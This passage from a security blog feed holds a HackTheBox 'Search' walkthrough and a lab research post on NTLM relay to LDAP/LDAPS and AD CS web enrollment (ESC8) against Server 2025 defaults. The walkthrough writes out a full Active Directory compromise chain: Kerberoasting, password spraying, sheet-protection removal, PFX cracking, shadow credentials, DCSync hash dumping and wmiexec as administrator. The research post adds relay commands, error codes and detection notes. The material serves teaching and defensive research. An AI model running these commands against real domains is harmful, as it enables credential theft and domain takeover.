<p><img src="/assets/img/2026-06-29-Search/6.png" alt="" /></p>

<p>Accessing it gives us a ton of names which seem to lead to each of their home directories, but we can’t read any files inside. Seeing as how we have write access to this share, I’ll keep it in the back of my mind in case we need to do some phishing against one of them.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ smbclient '//RESEARCH.SEARCH.HTB/RedirectedFolders$' -U 'Hope.Sharp'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/7.png" alt="" /></p>

<h3 id="kerberoasting">Kerberoasting</h3>
<p>Given that we have valid credentials on the domain, I start Kerberoasting to see if we can grab a KRB5TGS hash for another account and crack it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc ldap RESEARCH.SEARCH.HTB -u 'Hope.Sharp' -p 'IsolationIsKey?' --kerberoasting kerbout.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/8.png" alt="" /></p>

<p>This succeeds in giving us one for the web_svc account, which cracks relatively quickly when sent to Hashcat or JohnTheRipper.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ john kerbout.txt --wordlist=/opt/seclists/rockyou.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/9.png" alt="" /></p>

<p>I quickly collect data on the domain in order to start mapping it out via BloodHound as well.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ bloodhound-python -c all -d search.htb -u 'web_svc' -p '[REDACTED]' -ns 10.129.229.57
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/10.png" alt="" /></p>

<h3 id="password-spraying">Password Spraying</h3>
<p>With those JSON files in hand and letting BloodHound ingest them for a bit, I extract a list of usernames from the <em>20260629183904_users.json</em> file it generated using <code class="language-plaintext highlighter-rouge">jq</code> and an <code class="language-plaintext highlighter-rouge">awk</code> command.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ jq -r '.data[].Properties.name' 20260629183904_users.json | awk -F'@' '{print $1}' &gt; users.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/11.png" alt="" /></p>

<p>Using this to perform a password spray across the domain with both passwords found so far returns a successful login for the Edgard.Jacobs account.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc smb RESEARCH.SEARCH.HTB -u users.txt -p '[REDACTED]' --continue-on-success
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/12.png" alt="" /></p>

<p>Listing available SMB shares for this user reveals that we have access to the helpdesk one, however there is nothing in it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ nxc smb RESEARCH.SEARCH.HTB -u 'Edgar.Jacobs' -p '[REDACTED]' --shares

└─$ smbclient '//RESEARCH.SEARCH.HTB/helpdesk' -U 'Edgar.Jacobs'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/13.png" alt="" /></p>

<h3 id="protected-excel-spreadsheet">Protected Excel Spreadsheet</h3>
<p>If we revisit the <code class="language-plaintext highlighter-rouge">RedirectedFolders$</code> share with our new privileges, we’re able to access Edgar.Jacob’s user directory whose Desktop folder contains an interesting Microsoft Excel file.</p>

<p><img src="/assets/img/2026-06-29-Search/14.png" alt="" /></p>

<p>Opening this with an application like <a href="https://gnome.pages.gitlab.gnome.org/gnumeric-web/">Gnumeric</a> on Kali machines let’s us view the spreadsheet. The first tab contains data on passwords captured by the organization through Phishing attempts. It also denotes that Keely Lyons might manage the IT department in the third column text box.</p>

<p><img src="/assets/img/2026-06-29-Search/15.png" alt="" /></p>

<p>Attempting to perform a simple action on the second tab containing the list of usernames (and conveniently named passwords) shows that it has been protected.</p>

<p><img src="/assets/img/2026-06-29-Search/16.png" alt="" /></p>

<p>If we try to unprotect the file by navigating to <strong>View -&gt; View Properties</strong> and uncheck the protect workbook box, it already is. This is because we haven’t opened the file in Excel which actually supports is correctly, but I don’t feel like grabbing this file from a Windows VM so I’ll find a go-around.</p>

<p><img src="/assets/img/2026-06-29-Search/17.png" alt="" /></p>

<p>I find a tutorial online that shows the steps needed to remove this protection without having to open it in Excel <a href="https://yodalearning.com/tutorials/unprotect-excel/">here</a>. These .xlsx files are essentially ZIP archives that contain a bunch of XML files inside, meaning we can create a new ZIP and alter the protection portion of it.</p>

<h3 id="removing-file-protection">Removing File Protection</h3>
<p>We start by unzipping the Phishing_Attempt.xlsx file and finding the target worksheet, which is number two in our case.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
</pre></td><td class="rouge-code"><pre>└─$ mkdir FileOut &amp;&amp; cd FileOut

└─$ unzip ../Phishing_Attempt.xlsx          
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml     
  inflating: _rels/.rels             
  inflating: xl/workbook.xml         
  inflating: xl/_rels/workbook.xml.rels  
  inflating: xl/worksheets/sheet1.xml  
  inflating: xl/worksheets/sheet2.xml  
  inflating: xl/theme/theme1.xml     
  inflating: xl/styles.xml           
  inflating: xl/sharedStrings.xml    
  inflating: xl/drawings/drawing1.xml  
  inflating: xl/charts/chart1.xml    
  inflating: xl/charts/style1.xml    
  inflating: xl/charts/colors1.xml   
  inflating: xl/worksheets/_rels/sheet1.xml.rels  
  inflating: xl/worksheets/_rels/sheet2.xml.rels  
  inflating: xl/drawings/_rels/drawing1.xml.rels  
  inflating: xl/charts/_rels/chart1.xml.rels  
  inflating: xl/printerSettings/printerSettings1.bin  
  inflating: xl/printerSettings/printerSettings2.bin  
  inflating: xl/calcChain.xml        
  inflating: docProps/core.xml       
  inflating: docProps/app.xml
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Displaying that file, we can locate the <code class="language-plaintext highlighter-rouge">&lt;sheetProtection&gt;</code> tag that we need to remove:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ grep '&lt;sheetProtection' xl/worksheets/sheet2.xml
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/18.png" alt="" /></p>

<p>Removing this line in your text editor of choice will get rid of the protection entirely, allowing us to ZIP the archive back up and re-open the file in Gnumeric once again.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
</pre></td><td class="rouge-code"><pre>└─$ zip -r unprotected.xlsx .
  adding: xl/ (stored 0%)
  adding: xl/_rels/ (stored 0%)
  adding: xl/_rels/workbook.xml.rels (deflated 74%)
  adding: xl/sharedStrings.xml (deflated 55%)
  adding: xl/calcChain.xml (deflated 55%)
  adding: xl/charts/ (stored 0%)
  adding: xl/charts/_rels/ (stored 0%)
  adding: xl/charts/_rels/chart1.xml.rels (deflated 49%)
  adding: xl/charts/style1.xml (deflated 90%)
  adding: xl/charts/colors1.xml (deflated 73%)
  adding: xl/charts/chart1.xml (deflated 77%)
  adding: xl/theme/ (stored 0%)
  adding: xl/theme/theme1.xml (deflated 80%)
  adding: xl/drawings/ (stored 0%)
  adding: xl/drawings/_rels/ (stored 0%)
  adding: xl/drawings/_rels/drawing1.xml.rels (deflated 39%)
  adding: xl/drawings/drawing1.xml (deflated 58%)
  adding: xl/styles.xml (deflated 89%)
  adding: xl/worksheets/ (stored 0%)
  adding: xl/worksheets/_rels/ (stored 0%)
  adding: xl/worksheets/_rels/sheet2.xml.rels (deflated 42%)
  adding: xl/worksheets/_rels/sheet1.xml.rels (deflated 55%)
  adding: xl/worksheets/sheet2.xml (deflated 73%)
  adding: xl/worksheets/sheet1.xml (deflated 79%)
  adding: xl/printerSettings/ (stored 0%)
  adding: xl/printerSettings/printerSettings1.bin (deflated 67%)
  adding: xl/printerSettings/printerSettings2.bin (deflated 67%)
  adding: xl/workbook.xml (deflated 60%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 60%)
  adding: docProps/ (stored 0%)
  adding: docProps/app.xml (deflated 52%)
  adding: docProps/core.xml (deflated 47%)
  adding: [Content_Types].xml (deflated 79%)
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Once the spreadsheet is back open, we’ll notice that Column C is missing as it was previously protected. We are now able to right click in between the B and D columns, navigate to the Column tab and unhide it.</p>

<p><img src="/assets/img/2026-06-29-Search/19.png" alt="" /></p>

<p>This will expand the third column containing every user password listed on the worksheet. </p>

<p><img src="/assets/img/2026-06-29-Search/20.png" alt="" /></p>

<p>By creating a new wordlist for usernames (since we know the naming convention already) and another for the newly found passwords, we can perform another password spray to check if any of these are still valid. We can use NetExec for this step along with the <code class="language-plaintext highlighter-rouge">--continue-on-success</code> flag to not stop after a valid login, and the <code class="language-plaintext highlighter-rouge">--no-bruteforce</code> flag to only use the password correlating to the line that matches in the other wordlist (which is how the spreadsheet was lined up).</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc smb RESEARCH.SEARCH.HTB -u excelusers.txt -p passwords.txt --continue-on-success --no-bruteforce
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/21.png" alt="" /></p>

<h3 id="importing-certificate-for-staffaccess">Importing Certificate for Staff Access</h3>
<p>With access to another account, I repeat enumeration on the <code class="language-plaintext highlighter-rouge">RedirectedFolders$</code> share for our current user and discover a PKCS#12 formatted file and a PFX file in a Backups folder. These two are file extension names are interchangeable and bundle a cryptographic public certificate, its corresponding private key, and the entire chain of trust into a single secure file. </p>

<p>We can also find the user flag under this person’s home root directory.</p>

<p><img src="/assets/img/2026-06-29-Search/22.png" alt="" /></p>

<p>Attempting to use Certipy-AD to UnPAC-The-Hash and recover the corresponding user’s NTLM hash fails. Given that the PFX file is named after a Staff directory on the web site, we may be able to access it once imported into our browser.</p>

<p>First we must crack the password on them since they are usually required to have on by default. I’ll use <a href="https://github.com/openwall/john/blob/bleeding-jumbo/run/pfx2john.py">pfx2john</a> in order to convert the file into a crackeable format and brute-force it per usual.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ pfx2john staff.pfx &gt; hash

└─$ john hash --wordlist=/opt/seclists/rockyou.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/23.png" alt="" /></p>

<p>To import this PFX into our browser, we navigate to <strong>Firefox Settings-&gt; Certificates -&gt; View Certificates -&gt; Your Certificates -&gt; Import</strong> and then select the staff.pfx file. </p>

<p><img src="/assets/img/2026-06-29-Search/24.png" alt="" /></p>

<h3 id="ps-webaccess">PS Web Access</h3>
<p>After entering the correct password, the certificate is saved and we can head over to the <code class="language-plaintext highlighter-rouge">/staff</code> directory. This reveals a Windows PowerShell Web Access portal which will allow us to grab a terminal session once logged in.</p>

<p><img src="/assets/img/2026-06-29-Search/25.png" alt="" /></p>

<p>Using the same domain credentials along with “research” for the computer name succeeds to get a PowerShell web terminal.</p>

<p><img src="/assets/img/2026-06-29-Search/26.png" alt="" /></p>

<h2 id="privilege-escalation">Privilege Escalation</h2>
<p>A bit of enumeration on the filesystem doesn’t really reveal much and attempting to get an actual shell on the machine gets sniped by Antivirus. Checking our current outbound object permissions in BloodHound shows a straightforward path to Domain Admin.</p>

<p><img src="/assets/img/2026-06-29-Search/27.png" alt="" /></p>

<p>Since Sierra.Frye is a member of the IT Security group, she can read a gMSA’s password which has GenericAll over a member of the Domain Admins group. We can do a ton of things with that privilege, but I’ll add a shadow credential to keep things stealthier.</p>

<p>A shadow credential attack lets us abuse the <code class="language-plaintext highlighter-rouge">msDS-KeyCredentialLink</code> attribute on an Active Directory object to add an attacker-controlled key credential, effectively giving us a certificate-based logon method without ever touching the account’s password. If we have GenericWrite or comparable permissions on a target object, we can use this to request a TGT via PKINIT and authenticate as that principal, all without triggering a password change or resetting the account. It’s a powerful, stealthy persistence and privilege escalation technique since it leaves the existing credentials untouched and often slips past detections tuned for password resets or Kerberoasting.</p>

<h3 id="reading-gmsahash">Reading gMSA Hash</h3>
<p>I start by using NetExec’s <code class="language-plaintext highlighter-rouge">--gmsa</code> flag to read the target Group Managed Service Account’s NTLM hash.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc ldap RESEARCH.SEARCH.HTB -u 'sierra.frye' -p '[REDACTED]' --gmsa
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/28.png" alt="" /></p>

<p>Now we’ll use these credentials alongside Certipy-AD’s shadow module to automatically add a shadow credential to Tristan.Davies’ account, get a TGT for him, and then UnPAC-The-Hash to retrieve their NTLM hash as well.</p>

<h3 id="shadow-credentials-todcsync">Shadow Credentials to DCSync</h3>
<p>UnPAC-the-hash is the technique we use after obtaining a PKINIT-based TGT (such as one from a shadow credential attack) to recover the account’s actual NT hash, since the <code class="language-plaintext highlighter-rouge">PAC_CREDENTIAL_INFO</code> structure returned in the TGT’s privilege account certificate contains the NTLM hash encrypted for our use during the U2U exchange. Without this step, a certificate-based TGT alone doesn’t give us direct NTLM compatibility, so we’d still be locked out of tools and protocols that expect a hash for authentication. </p>

<p>Certipy’s shadow module handles this entire chain for us automatically: it adds the malicious key credential, requests the resulting TGT via PKINIT, performs the U2U exchange to extract <code class="language-plaintext highlighter-rouge">PAC_CREDENTIAL_INFO</code>, and hands us the recovered NT hash in one command, collapsing what would otherwise be a multi-tool workflow into a single step.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ certipy-ad shadow auto -u 'BIR-ADFS-GMSA$' -hashes ':[REDACTED]' -target research.search.htb -account tristan.davies
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/29.png" alt="" /></p>

<p>With this in hand, we can use their DCSync rights to dump all domain hashes via Impacket’s <a href="https://github.com/fortra/impacket/blob/master/examples/secretsdump.py">secretsdump.py</a> script.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ impacket-secretsdump search.htb/tristan.davies@research.search.htb -hashes ':[REDACTED]'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/30.png" alt="" /></p>

<p>All that’s left is to grab a shell via WMI or some other method that uses SMB to drop a shell. I’d typically just use Evil-WinRM or in this case login via the PowerShell web access portal, except port 5985 isn’t available and the login only takes a plaintext password so they’re out of the question.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ impacket-wmiexec -hashes ':[REDACTED]' search.htb/administrator@research.search.htb
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-29-Search/31.png" alt="" /></p>

<p>Claiming the root flag under the Administrator’s Desktop folder will complete this challenge. Overall I really liked this box as it felt realistic and touched on some interesting concepts like the PS web portal and the use of certificates, which is certainly worth knowing. I hope this was helpful to anyone following along or stuck and happy hacking!</p>]]></content><author><name>cbev</name></author><category term="HackTheBox" /><category term="Windows" /><category term="Active Directory" /><category term="Certificates" /><category term="AD CS" /><category term="Kerberos" /><category term="Privilege Escalation" /><summary type="html"><![CDATA[This box is rated hard difficulty on HTB. It involves us finding a plaintext user password in one of the website’s images and using that account to Kerberoast a service account in order to gain access to an SMB share. Inside is a protected Excel spreadsheet containing user passwords left over from a Phishing exercise. After bypassing the limitations in place we spray the passwords across the domain and gain access to a previously restricted folder in the same SMB share. Using and cracking a PFX file within lets us access a PowerShell Web Access portal, allowing for command execution on the system. This user can read a gMSA password who has heightened privileges over a Domain Admin, letting us takeover the service account and add a shadow credential for a full domain compromise.]]></summary></entry><entry><title type="html">Windows Authentication Coercion to NTLM Relay, Part 4: LDAP/LDAPS Relay and ESC8 Against Server 2025 Defaults</title><link href="https://cbev0x.github.io/personal/2026/06/27/Coercion_to_Relay_Research_part_4.html" rel="alternate" type="text/html" title="Windows Authentication Coercion to NTLM Relay, Part 4: LDAP/LDAPS Relay and ESC8 Against Server 2025 Defaults" /><published>2026-06-27T00:00:00+00:00</published><updated>2026-06-27T00:00:00+00:00</updated><id>https://cbev0x.github.io/personal/2026/06/27/Coercion_to_Relay_Research_part_4</id><content type="html" xml:base="https://cbev0x.github.io/personal/2026/06/27/Coercion_to_Relay_Research_part_4.html"><![CDATA[<blockquote>
  <p>All testing in this writeup was performed in an isolated, fully self-contained lab environment (corp.lab) with no internet connectivity and no production systems involved. This research is for educational and defensive purposes only. Do not attempt any of the techniques described here against systems you do not own or do not have explicit written authorization to test.</p>
</blockquote>

<h2 id="section-1-ntlm-mic-enforcement-blocks-smb-sourced-relay-to-ldapldaps">Section 1: NTLM MIC enforcement blocks SMB-sourced relay to LDAP/LDAPS</h2>

<h3 id="background">Background</h3>

<p>CVE-2019-1040 (“Drop the MIC”) originally allowed an attacker to strip the Message Integrity Check (MIC) field from a captured NTLM AUTHENTICATE message and relay it across protocols, bypassing signing negotiation in the process. Microsoft’s June 2019 patch hardened MIC validation on the server side to close this. That hardening has been part of the patched baseline across all supported Windows versions since 2019 — it is not a feature unique to Server 2025. What this section confirms is that a fully patched, default Server 2025 build enforces that validation, which closes off a relay path that a large amount of public coercion-to-relay research still assumes is open.</p>

<p>Part 3’s PrinterBug test also produced a successful relay, which might look like it contradicts this section’s result at first glance. It doesn’t: Part 3 relayed an SMB-sourced authentication to another SMB target (<code class="language-plaintext highlighter-rouge">SRV02$</code> to SRV01 over SMB), which is same-protocol relay and never needs the signing flag tampered with. MIC enforcement specifically targets the case tested here, an SMB-sourced authentication relayed across protocols into LDAP or LDAPS, which is exactly the scenario the original CVE-2019-1040 bypass was built around.</p>

<h3 id="test-setup">Test setup</h3>

<ul>
  <li>Trigger: PrinterBug (MS-RPRN) coercion against DC01 (192.168.50.10), originating from a low-privilege account (<code class="language-plaintext highlighter-rouge">coercetest</code>)</li>
  <li>Relay listener: <code class="language-plaintext highlighter-rouge">impacket-ntlmrelayx</code> on Kali (192.168.50.50)</li>
  <li>Relay target: DC01, first over plaintext LDAP, then over LDAPS</li>
</ul>

<h3 id="finding">Finding</h3>

<p>Running <code class="language-plaintext highlighter-rouge">ntlmrelayx</code> with <code class="language-plaintext highlighter-rouge">--remove-mic</code> against LDAP produced an immediate authentication failure:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>SEC_E_INVALID_TOKEN (0x80090308)
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This result on its own is ambiguous — it could mean either a malformed MIC-stripped token specific to this Impacket build, or genuine MIC enforcement on the DC. To rule out the protocol as the variable, the same coercion-to-relay chain was repeated against LDAPS instead of plaintext LDAP. The result was the same failure pattern: a “client requested signing” warning immediately followed by <code class="language-plaintext highlighter-rouge">STATUS_ACCESS_DENIED</code>, even with a valid certificate in place on the LDAPS listener.</p>

<p>Because the failure was identical regardless of whether the relay target was LDAP or LDAPS, the failure point sits below both protocols’ own signing/channel-binding logic. The token itself is being rejected before either policy is ever evaluated.</p>

<h3 id="conclusion">Conclusion</h3>

<p>Default Server 2025 enforces NTLM MIC validation on inbound authentication. This means:</p>

<ul>
  <li>SMB-sourced coercion (PrinterBug, PetitPotam-via-SMB) relayed into LDAP or LDAPS is not viable on this build, full stop — independent of LDAP signing or channel binding configuration.</li>
  <li>The signing/channel-binding comparison originally planned for this matrix cell (LDAP unsigned vs. LDAPS channel binding off vs. on) is moot for this specific coercion-to-relay path, because the chain never survives long enough to reach that policy layer.</li>
  <li>This is a meaningfully different and more current result than most public “coercion to LDAP relay” writeups assume, since a large share of that material predates consistent MIC enforcement being validated against a clean, fully patched 2025 baseline.</li>
  <li>The only theoretical path left open for this matrix cell is HTTP-sourced coercion, since HTTP-originated NTLM negotiations are not subject to the same SMB-side signing flag that triggers this rejection. That path is picked up in Section 2 below, via the ADCS HTTP enrollment endpoint (ESC8).</li>
</ul>

<h3 id="detection-note">Detection note</h3>

<p>Both failed relay attempts surfaced cleanly in the Elastic stack as failed authentication events on DC01, correlating with the originating coercion request. No successful logon (Event ID 4624) was ever generated on the relay target, since the chain failed at the NTLM integrity layer before a session could be established — meaning a defender doesn’t even need session-level telemetry to catch this attempt; the authentication failure itself is the signal.</p>

<hr />

<h2 id="section-2-esc8-default-relay-defenses-server-2025--default-adcs">Section 2: ESC8 default relay defenses (Server 2025 + default ADCS)</h2>

<h3 id="background-1">Background</h3>

<p>ESC8 is the classic NTLM-relay-to-certificate-issuance abuse path: coerce a machine account into authenticating, relay that authentication into a CA’s HTTP(S) web enrollment endpoint (certsrv), and use the resulting session to request a certificate as the coerced identity. Most public ESC8 guidance treats this as viable by default unless an administrator has manually enabled Extended Protection for Authentication (EPA) on the CA’s IIS site. This section tests whether that assumption still holds on a clean Server 2025 build with a default AD CS + Web Enrollment install.</p>

<h3 id="test-setup-1">Test setup</h3>

<ul>
  <li>CA: <code class="language-plaintext highlighter-rouge">corplab-CS2-CA</code>, Enterprise Root CA installed fresh on SRV02 (192.168.50.12), a dedicated member server, deliberately kept off the domain controller per Microsoft’s own placement guidance.</li>
  <li>Web Enrollment role installed and bound to HTTPS only; plain HTTP enrollment is disabled by default on this build (confirmed both by direct browser/curl testing and by certipy’s CA enumeration).</li>
  <li>Coercion source: SRV01 (192.168.50.11), with the WebDAV Redirector feature installed to enable the WebClient service, and EFS manually started to expose the EFSRPC interface, both needed since neither ships running by default on this build.</li>
  <li>Trigger: PetitPotam (MS-EFSR), <code class="language-plaintext highlighter-rouge">efsr</code> named pipe, against SRV01, pointed at a Kali-hosted relay listener.</li>
  <li>Relay: <code class="language-plaintext highlighter-rouge">impacket-ntlmrelayx --adcs</code>, targeting <code class="language-plaintext highlighter-rouge">https://srv02.corp.lab/certsrv/certfnsh.asp</code>.</li>
</ul>

<h3 id="enumeration-finding">Enumeration finding</h3>

<p><code class="language-plaintext highlighter-rouge">certipy-ad find -vulnerable</code> against the CA returned:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
</pre></td><td class="rouge-code"><pre>Web Enrollment
  HTTP
    Enabled : False
  HTTPS
    Enabled : True
    Channel Binding (EPA) : True
</pre></td></tr></tbody></table></code></pre></div></div>

<p>EPA channel binding is enabled by default on this build’s web enrollment endpoint, not something an administrator had to turn on manually.</p>

<p>This was independently verified at the IIS configuration level, not just through certipy’s inference. Querying the actual <code class="language-plaintext highlighter-rouge">windowsAuthentication/extendedProtection</code> element on the CertSrv application returned:</p>

<div class="language-xml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
</pre></td><td class="rouge-code"><pre><span class="nt">&lt;extendedProtection</span> <span class="na">tokenChecking=</span><span class="s">"Require"</span><span class="nt">&gt;</span>
<span class="nt">&lt;/extendedProtection&gt;</span>
</pre></td></tr></tbody></table></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">tokenChecking="Require"</code> is the literal IIS setting controlling EPA enforcement, and it was already set this way immediately after running <code class="language-plaintext highlighter-rouge">Install-WindowsFeature ADCS-Web-Enrollment</code> and <code class="language-plaintext highlighter-rouge">Install-AdcsWebEnrollment -Force</code>. No manual IIS Authentication configuration was performed at any point. This matters because every piece of existing public guidance on this topic, including Microsoft’s own KB5005413, describes EPA on AD CS web enrollment as something an administrator must explicitly configure, never as a default. That guidance isn’t wrong for the OS versions it was written against, but it appears <code class="language-plaintext highlighter-rouge">Install-AdcsWebEnrollment</code> on Server 2025 now sets <code class="language-plaintext highlighter-rouge">tokenChecking="Require"</code> automatically as part of role installation, which is a more specific and more current claim than “EPA is on by default” and isn’t documented anywhere in the existing material reviewed for this research.</p>

<h3 id="relay-finding">Relay finding</h3>

<p>The coercion succeeded cleanly (PetitPotam returned its expected <code class="language-plaintext highlighter-rouge">ERROR_BAD_NETPATH</code> success indicator), and the relay listener received the resulting <code class="language-plaintext highlighter-rouge">SRV01$</code> machine account authentication and attempted to relay it against the CA’s HTTPS endpoint. The attempt failed:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>[-] (SMB): Authenticating against https://srv02.corp.lab as CORP/SRV01$ FAILED
</pre></td></tr></tbody></table></code></pre></div></div>

<p>IIS’s own logs on SRV02 confirm the precise reason. The relevant log line:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>401 1 3221226331
</pre></td></tr></tbody></table></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">3221226331</code> decimal is <code class="language-plaintext highlighter-rouge">0xc000035b</code>, which Microsoft’s own error reference defines as: the client’s supplied SSPI channel bindings were incorrect. This is not a generic credential failure — it is EPA’s specific, purpose-built rejection for an authentication that arrives without a valid channel binding token tied to the TLS session it’s riding on, which is exactly the situation a relayed (man-in-the-middled) NTLM authentication produces.</p>

<h3 id="conclusion-1">Conclusion</h3>

<p>Default Server 2025 + default AD CS Web Enrollment enforces EPA out of the box. The classic ESC8 coercion-to-relay chain, when attempted against this configuration, fails at the channel-binding validation step rather than succeeding the way most existing public ESC8 writeups assume.</p>

<p>This result is structurally parallel to Section 1’s finding even though the underlying control is different:</p>

<table>
  <thead>
    <tr>
      <th> </th>
      <th>Section 1 (LDAP/LDAPS)</th>
      <th>Section 2 (ESC8/ADCS)</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Control enforced</td>
      <td>NTLM MIC validation</td>
      <td>EPA / channel binding</td>
    </tr>
    <tr>
      <td>Confirmed via</td>
      <td><code class="language-plaintext highlighter-rouge">SEC_E_INVALID_TOKEN</code> (0x80090308)</td>
      <td><code class="language-plaintext highlighter-rouge">0xc000035b</code>, channel bindings incorrect</td>
    </tr>
    <tr>
      <td>Result</td>
      <td>SMB-sourced relay to LDAP/LDAPS blocked</td>
      <td>HTTP-sourced coercion relayed into ESC8 blocked</td>
    </tr>
  </tbody>
</table>

<p>Taken together, both sections support the same overall thesis for this writeup series: the exploitability of the coercion-to-relay matrix in 2026 is determined less by which Windows Server version is running and more by which specific control surface (MIC, EPA, signing) a given relay target enforces by default, and on a clean Server 2025 baseline, more of those controls are on out of the box than older, widely-cited research assumes.</p>

<h3 id="detection-note-1">Detection note</h3>

<p>The relay attempt is fully visible without any session-level telemetry: the IIS log entry itself (<code class="language-plaintext highlighter-rouge">401</code>, substatus <code class="language-plaintext highlighter-rouge">1</code>, win32-status <code class="language-plaintext highlighter-rouge">3221226331</code>) is a direct, unambiguous indicator of an attempted channel-binding bypass and should be a monitored signal on any CA web enrollment endpoint. No certificate was issued and no successful authentication occurred at any point in the chain.</p>]]></content><author><name>cbev</name></author><category term="Personal" /><category term="Windows" /><category term="Active Directory" /><category term="Relay" /><category term="Privilege Escalation" /><category term="Research" /><summary type="html"><![CDATA[All testing in this writeup was performed in an isolated, fully self-contained lab environment (corp.lab) with no internet connectivity and no production systems involved. This research is for educational and defensive purposes only. Do not attempt any of the techniques described here against systems you do not own or do not have explicit written authorization to test.]]></summary></entry><entry><title type="html">Windows Authentication Coercion to NTLM Relay, Part 3: The Matrix</title><link 